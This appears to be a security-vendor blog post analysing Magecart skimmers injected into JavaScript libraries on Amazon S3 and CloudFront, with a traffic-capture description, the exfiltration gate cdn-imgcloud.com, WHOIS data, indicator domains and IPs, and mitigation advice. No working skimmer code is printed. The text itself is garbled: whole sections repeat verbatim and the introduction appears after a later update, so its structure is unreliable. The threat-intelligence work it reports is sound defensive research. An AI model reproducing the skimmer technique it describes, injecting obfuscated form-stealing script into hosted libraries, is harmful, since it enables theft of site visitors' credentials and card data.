
Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

Below the list, there are tabs for 'Statistics', 'Inspectors', 'AutoResponder', 'Composer', 'Fiddler Orchestra Beta', and 'FiddlerScript'. Under 'Inspectors', there are sub-tabs for 'Headers', 'TextView', 'SyntaxView', 'WebForms', 'HexView', 'Auth', 'Cookies', 'Raw', 'JSON', and 'XML'. The 'TextView' tab is active, showing a JavaScript snippet:

```
$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);
```

The snippet is followed by a large block of escaped JavaScript code. A red box highlights a portion of this code, containing the URL: `https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar`

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

